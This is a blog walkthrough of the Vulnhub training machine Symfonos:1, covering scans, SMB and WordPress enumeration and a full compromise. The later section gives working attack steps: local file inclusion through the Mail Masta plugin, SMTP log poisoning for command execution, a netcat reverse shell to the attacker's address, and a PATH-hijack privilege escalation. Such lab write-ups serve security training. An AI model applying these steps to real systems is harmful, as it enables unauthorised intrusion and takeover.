Symfonos:1 ~Vulnhub walkthrough

VAISHALI KUMARI · Follow

12 min read · Jul 18, 2020

Listen Share

Beginner real life based machine designed to teach a interesting way of obtaining a low priv shell. SHOULD work for both VMware and Virtualbox.

Name: symfonos: 1

Difficulty: Beginner

Finding Target using nmap

```
root@kali:~/CTF/symfonos# **nmap -sn 192.168.122.0/24**
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-24 02:35 EDT
Nmap scan report for 192.168.122.1
Host is up (0.00017s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.122.2
Host is up (0.00014s latency).
MAC Address: 00:50:56:EF:52:89 (VMware)
Nmap scan report for 92.168.122.131
Host is up (0.0022s latency).
MAC Address: 00:0C:29:AE:D4:00 (VMware)
Nmap scan report for 192.168.122.254
Host is up (0.00016s latency).
MAC Address: 00:50:56:EB:65:0A (VMware)
Nmap scan report for 192.168.122.145
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 27.83 seconds
root@kali:~/CTF/symfonos#
```

SCANNING

nmap Full port scanning

```
root@kali:~/CTF/symfonos# **nmap -p- 192.168.122.131**
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-24 02:37 EDT
Nmap scan report for 192.168.122.131
Host is up (0.00056s latency).
Not shown: 65530 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:AE:D4:00 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 19.95 seconds
root@kali:~/CTF/symfonos#
```

nmap Service version scan

```
root@kali:~/CTF/symfonos# **nmap -sV -A 192.168.122.131**
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-24 02:39 EDT
Nmap scan report for 192.168.122.131
Host is up (0.00072s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol
2.0)
| ssh-hostkey:
|   2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
|   256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
|_  256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
25/tcp  open  smtp        Postfix smtpd
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
80/tcp  open  http        Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup:
WORKGROUP)
MAC Address: 00:0C:29:AE:D4:00 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts:  symfonos.localdomain, SYMFONOS; OS: Linux;
CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
```

```
|_nbstat: NetBIOS name: SYMFONOS, NetBIOS user: <unknown>, NetBIOS
MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos
|   NetBIOS computer name: SYMFONOS\x00
|   Domain name: \x00
|   FQDN: symfonos
|_  System time: 2020-06-24T01:40:02-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-06-24 02:40:02
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.72 ms 192.168.122.131

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.14 seconds
root@kali:~/CTF/symfonos#
```


nmap Vulnerability scanning

```
root@kali:~/CTF/symfonos# **nmap --script vuln 192.168.122.131**
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-24 02:39 EDT
Nmap scan report for 192.168.122.131
Host is up (0.00052s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
|_sslv2-drown:
80/tcp  open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /manual/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:AE:D4:00 (VMware)
```


```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial
of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is
vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is
vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 137.88 seconds
root@kali:~/CTF/symfonos#
```

Enumeration

Found domain name symfonos.local



Adding symfonos.local in /etc/hosts file



SMTP Enumeration (25)

Try anonymous login

telnet IP-Address 25

***Successfully connected with smtp port

Web Enumeration (80)

Open symfonos.local in browser

Nothing found in view-source

view-source:http://symfonos.local/

Most Visited Getting Started

```
<html>
<head>
<style>
html,body{
    margin:0;
    height:100%;
    overflow:hidden;
}
img{
    min-height:100%;
    min-width:100%;
    height:auto;
    width:auto;
    position:absolute;
    top:-100%; bottom:-100%;
    left:-100%; right:-100%;
    margin:auto;
}
</style>
</head>
<body>
<img src="image.jpg">
</body>
```

Download image.jpg

binwalk -e image.jpeg

***Nothing found in image

Using Directory buster to bruteforce files and directories

dirb http://symfonos.local

***No usefull directory found

SMB Enumeration (445)

Running enum4linux IP-address

```
root@kali:~/CTF/symfonos# **enum4linux 192.168.122.131**
Starting enum4linux v0.8.9 (
http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jun 24
02:52:16 2020

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.122.131
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins,
root, bin, none

 ======================================================
|    Enumerating Workgroup/Domain on 192.168.122.131    |
 ======================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 192.168.122.131    |
 ============================================
Looking up status of 192.168.122.131
        SYMFONOS        <00> -         B <ACTIVE>  Workstation
```

```
Service
        SYMFONOS        <03> -         B <ACTIVE>  Messenger
Service
        SYMFONOS        <20> -         B <ACTIVE>  File Server
Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup
Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service
Elections

        MAC Address = 00-00-00-00-00-00

 ========================================
|    Session Check on 192.168.122.131    |
 ========================================
[+] Server 192.168.122.131 allows sessions using username '',
password ''

 ================================================
|    Getting domain SID for 192.168.122.131    |
 ================================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ========================================
|    OS information on 192.168.122.131    |
 ========================================
Use of uninitialized value $os_info in concatenation (.) or string
at ./enum4linux.pl line 464.
[+] Got OS info for 192.168.122.131 from smbclient:
[+] Got OS info for 192.168.122.131 from srvinfo:
        SYMFONOS       Wk Sv PrQ Unx NT SNT Samba 4.5.16-Debian
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03

 ================================
|    Users on 192.168.122.131    |
 ================================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: **helios** Name:
Desc:

user:[**helios**] rid:[0x3e8]

 ============================================
|    Share Enumeration on 192.168.122.131    |
 ============================================
WARNING: The "syslog" option is deprecated

        **Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        helios          Disk      Helios personal share
        anonymous       Disk
```

```
        IPC$            IPC       IPC Service (Samba 4.5.16-
Debian)**
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            SYMFONOS

[+] Attempting to map shares on 192.168.122.131
//192.168.122.131/print$ Mapping: DENIED, Listing: N/A
//192.168.122.131/helios Mapping: DENIED, Listing: N/A
//192.168.122.131/anonymous      Mapping: OK, Listing: OK
//192.168.122.131/IPC$   [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ============================================================
|    Password Policy Information for 192.168.122.131    |
 ============================================================

[+] Attaching to 192.168.122.131 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] SYMFONOS
        [+] Builtin

[+] Password Info for Domain: SYMFONOS

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: [-] Invalid TIME
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: [-] Invalid TIME

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

 ================================
|    Groups on 192.168.122.131    |
 ================================
```

```
[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:


=================================================================
======
|    Users on 192.168.122.131 via RID cycling (RIDS: 500-550,1000-
1050)    |

=================================================================
======
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-3173842667-3005291855-38846888
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-3173842667-3005291855-
38846888 and logon username '', password ''
S-1-5-21-3173842667-3005291855-38846888-500 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-501 SYMFONOS\nobody (Local
User)
S-1-5-21-3173842667-3005291855-38846888-512 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-513 SYMFONOS\None (Domain
Group)
S-1-5-21-3173842667-3005291855-38846888-549 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-550 *unknown*\*unknown* (8)
**S-1-5-21-3173842667-3005291855-38846888-1000 SYMFONOS\helios
(Local User)**
S-1-5-21-3173842667-3005291855-38846888-1001 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1002 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1045 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1049 *unknown*\*unknown* (8)
S-1-5-21-3173842667-3005291855-38846888-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '',
password ''
S-1-22-1-1000 Unix User\helios (Local User)
S-1-5-32-543 *unknown*\*unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown*\*unknown* (8)
S-1-5-32-1001 *unknown*\*unknown* (8)

 ===============================================
|    Getting printer info for 192.168.122.131    |
```

```
 ============================================
No printers returned.

enum4linux complete on Wed Jun 24 02:52:47 2020

root@kali:~/CTF/symfonos#
```

User : helios and files shares

```
user:[helios] rid:[0x3e8]

 ========================================
|    Share Enumeration on 192.168.122.131    |
 ========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        helios          Disk      Helios personal share
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
```

Trying anonymous login

smbclient -L 192.168.122.131


<password: nothing just press enter>

```
root@kali:~/CTF/symfonos# smbclient -L 192.168.122.131
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        helios          Disk      Helios personal share
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            SYMFONOS
```

To share anonymous folder


smbclient //192.168.122.131/anonymous

We found file attention.txt, download it using command get attention.txt



***It gives a hint that users are using password epidioko, qwerty, baseball

Accessing helios share anonymously. It is denying our request




So now we will access share of helios by using username helios and password qwerty

smbclient //192.168.122.131/helios -U helios

<password: qwerty>

*** Two more files found, download it using command get



****directory found /h3l105

Open /h3l105 in browser. (http://symfonos.local/h3l105)

*** Wordpress site found

running wp-scan

wpscan — url http://symfonos.local/h3l105/ — enumerate t


```
root@kali:~/CTF/symfonos# **wpscan --url
http://symfonos.local/h3l105/ --enumerate t**
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.4
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time
[i] Last database update: 2018-08-21
[?] Do you want to update now? [Y]es  [N]o  [A]bort update, default:
[N] > n\
```

```
[+] URL: http://symfonos.local/h3l105/
[+] Started: Wed Jun 24 04:13:59 2020

[+] Interesting header: LINK:
<http://symfonos.local/h3l105/index.php/wp-json/>;
rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.4.25 (Debian)
[+] XML-RPC Interface available under:
http://symfonos.local/h3l105/xmlrpc.php   [HTTP 405]
[+] Found an RSS Feed: http://symfonos.local/h3l105/index.php/feed/
[HTTP 200]
[!] Detected 1 user from RSS feed:
+-------+
| Name  |
+-------+
| admin |
+-------+
[!] Upload directory has directory listing enabled:
http://symfonos.local/h3l105/wp-content/uploads/
[!] Includes directory has directory listing enabled:
http://symfonos.local/h3l105/wp-includes/

[+] Enumerating WordPress version ...

[+] WordPress version 5.2.2

[+] WordPress theme in use: twentynineteen - v1.4

[+] Name: twentynineteen - v1.4
 |  Location: http://symfonos.local/h3l105/wp-
content/themes/twentynineteen/
 |  Readme: http://symfonos.local/h3l105/wp-
content/themes/twentynineteen/readme.txt
 |  Style URL: http://symfonos.local/h3l105/wp-
content/themes/twentynineteen/style.css
 |  Theme Name: Twenty Nineteen
 |  Theme URI: https://wordpress.org/themes/twentynineteen/
 |  Description: Our 2019 default theme is designed to show off the
power of the block editor. It features custom ...
 |  Author: the WordPress team
 |  Author URI: https://wordpress.org/

[+] Enumerating plugins from passive detection ...
 | 2 plugins found:

[+] Name: mail-masta - v1.0
 |  Latest version: 1.0 (up to date)
 |  Last updated: 2014-09-19T07:52:00.000Z
 |  Location: http://symfonos.local/h3l105/wp-content/plugins/mail-
masta/
 |  Readme: http://symfonos.local/h3l105/wp-content/plugins/mail-
masta/readme.txt
[!] Directory listing is enabled: http://symfonos.local/h3l105/wp-
content/plugins/mail-masta/

[!] Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion
(LFI)
```

```
    Reference: https://wpvulndb.com/vulnerabilities/8609
    Reference: https://cxsecurity.com/issue/WLB-2016080220
    Reference: **https://www.exploit-db.com/exploits/40290/**

[!] Title: Mail Masta 1.0 - Multiple SQL Injection
    Reference: https://wpvulndb.com/vulnerabilities/8740
    Reference: https://github.com/hamkovic/Mail-Masta-Wordpress-
Plugin
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2017-6095
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2017-6096
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2017-6097
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2017-6098

[+] Name: site-editor - v1.1.1
 |  Latest version: 1.1.1 (up to date)
 |  Last updated: 2017-05-02T23:34:00.000Z
 |  Location: http://symfonos.local/h3l105/wp-content/plugins/site-
editor/
 |  Readme: http://symfonos.local/h3l105/wp-content/plugins/site-
editor/readme.txt

[!] Title: Site Editor <= 1.1.1 - Local File Inclusion (LFI)
    Reference: https://wpvulndb.com/vulnerabilities/9044
    Reference: http://seclists.org/fulldisclosure/2018/Mar/40
    Reference: https://github.com/SiteEditor/editor/issues/2
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2018-7422

[+] Enumerating installed themes (only ones marked as popular) ...

   Time: 00:00:05 <==============================> (400 / 400)
100.00% Time: 00:00:05

[+] We found 1 theme:

[+] Name: twentynineteen - v1.4
 |  Location: http://symfonos.local/h3l105/wp-
content/themes/twentynineteen/
 |  Readme: http://symfonos.local/h3l105/wp-
content/themes/twentynineteen/readme.txt
 |  Style URL: http://symfonos.local/h3l105/wp-
content/themes/twentynineteen/style.css
 |  Theme Name: Twenty Nineteen
 |  Theme URI: https://wordpress.org/themes/twentynineteen/
 |  Description: Our 2019 default theme is designed to show off the
power of the block editor. It features custom ...
 |  Author: the WordPress team
 |  Author URI: https://wordpress.org/

[+] Finished: Wed Jun 24 04:14:24 2020
[+] Elapsed time: 00:00:24
[+] Requests made: 520
```

```
[+] Memory used: 83.051 MB
root@kali:~/CTF/symfonos#
```

Admin user found



SSH Enumeration (22)

Trying ssh login with

Permission denied

Exploitation

In wpscan it is showing that mail masta plugin is vulnerble to LFI

Open reference link

Copy wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

And paste with domain

http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd

*** We successfully got local file inclusion

SMTP Log poisoning

MAIL FROM: name

RCPT TO: Helios

DATA

.

Call smtp log file through LFI

view-source:http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios

Now execute command using cmd=ls

view-source:http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=ls

Take Reverse using nc command

Start listening — nc -nlvp 6262

view-source:http://symfonos.local/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=nc -e /bin/bash 192.168.122.145 6262

We got reverse shell

Privilege escalation

Let's check filetype of /opt/statuscheck, it is binary file.

As we know binary files cannot be readable directly. We will download statuscheck file to our machine.

target machine: python3 -m http.server 8005

On attacker machine: wget http://192.168.122.131:8005/statuscheck

strings statuscheck

We found system and curl command in file.

Lets create curl file in /tmp directory.

cd /tmp

touch curl

echo “/bin/sh” > curl

chmod 4777 curl


export PATH=".:$PATH"

Now we will call statuscheck file from /tmp directory

/opt/statuscheck

And we got root shell and flag proof.txt

Ctf Writeup Ctf2020 Vulnhub Walkthrough Oscp



Follow

Written by VAISHALI KUMARI

3 Followers · 3 Following

Cyber Security Analyst || github — https://github.com/vshaliii/

No responses yet

What are your thoughts?

Respond

More from VAISHALI KUMARI

VAISHALI KUMARI

Funbox ~Vulnhub Walkthrough

Here is Walkthrough of Vulnhub Machine Funbox Boot2Root ! This is a reallife szenario, but easy going. You have to enumerate and...

Aug 22, 2020

VAISHALI KUMARI

Cengbox:1 ~Vulnhub Walkthrough

There is a company that seems unreliable. You must think like a hacker and hack it easily. I think you do not need a hint but here are the

Jul 16, 2020

VAISHALI KUMARI

FristiLeaks:1.3 ~Vulnhub Walkthrough

A small VM made for a Dutch informal hacker meetup called Fristileaks. Meant to be broken in a few hours without requiring debuggers...

Aug 25, 2020

VAISHALI KUMARI

Investigator:1 Vulnhub Writeup

Be the investigator to finish this machine,Its for only beginners, Share your Screen shot on telegram group, Group link will be in flag.

Jul 15, 2020

See all from VAISHALI KUMARI

Recommended from Medium

Ravindra Dagale

A Step-by-Step Guide to Installing and Using dirsearch

dirsearch is an open-source command-line tool designed to perform brute-force searches on web directories. This blog post will guide you...

Aug 17, 2024

Anshika

Corrosion: 2 VulnHub Walkthrough

Overview

Aug 14, 2024 2

Lists

Staff picks


800 stories · 1574 saves

Stories to Help You Level-Up at Work

19 stories · 921 saves

Self-Improvement 101

20 stories · 3233 saves



Productivity 101

20 stories · 2733 saves

pk2212

HTB: Mailing Writeup / Walkthrough

Welcome to this WriteUp of the HackTheBox machine “Mailing”. A short summary of how I proceeded to root the machine:

Sep 20, 2024 5

Steve Aiello

OSCP PGPractice Air Walk-through

Welcome to my first walk-through. Like many others, this is part of my journey towards my OSCP certification. I have used walk-throughs to...

Sep 5, 2024 1

Nischithapshet

Basic Pentesting-1 Walkthrough | Vulnhub

Penetration Testing, commonly known as “pentesting,” is a proactive security practice aimed at identifying vulnerabilities before malicious...

Sep 8, 2024

Hassan Hossam Fathy Bedair

evilbox writeup—vulnhub

source https://www.vulnhub.com/entry/evilbox-one,736/

Jan 10 1

See more recommendations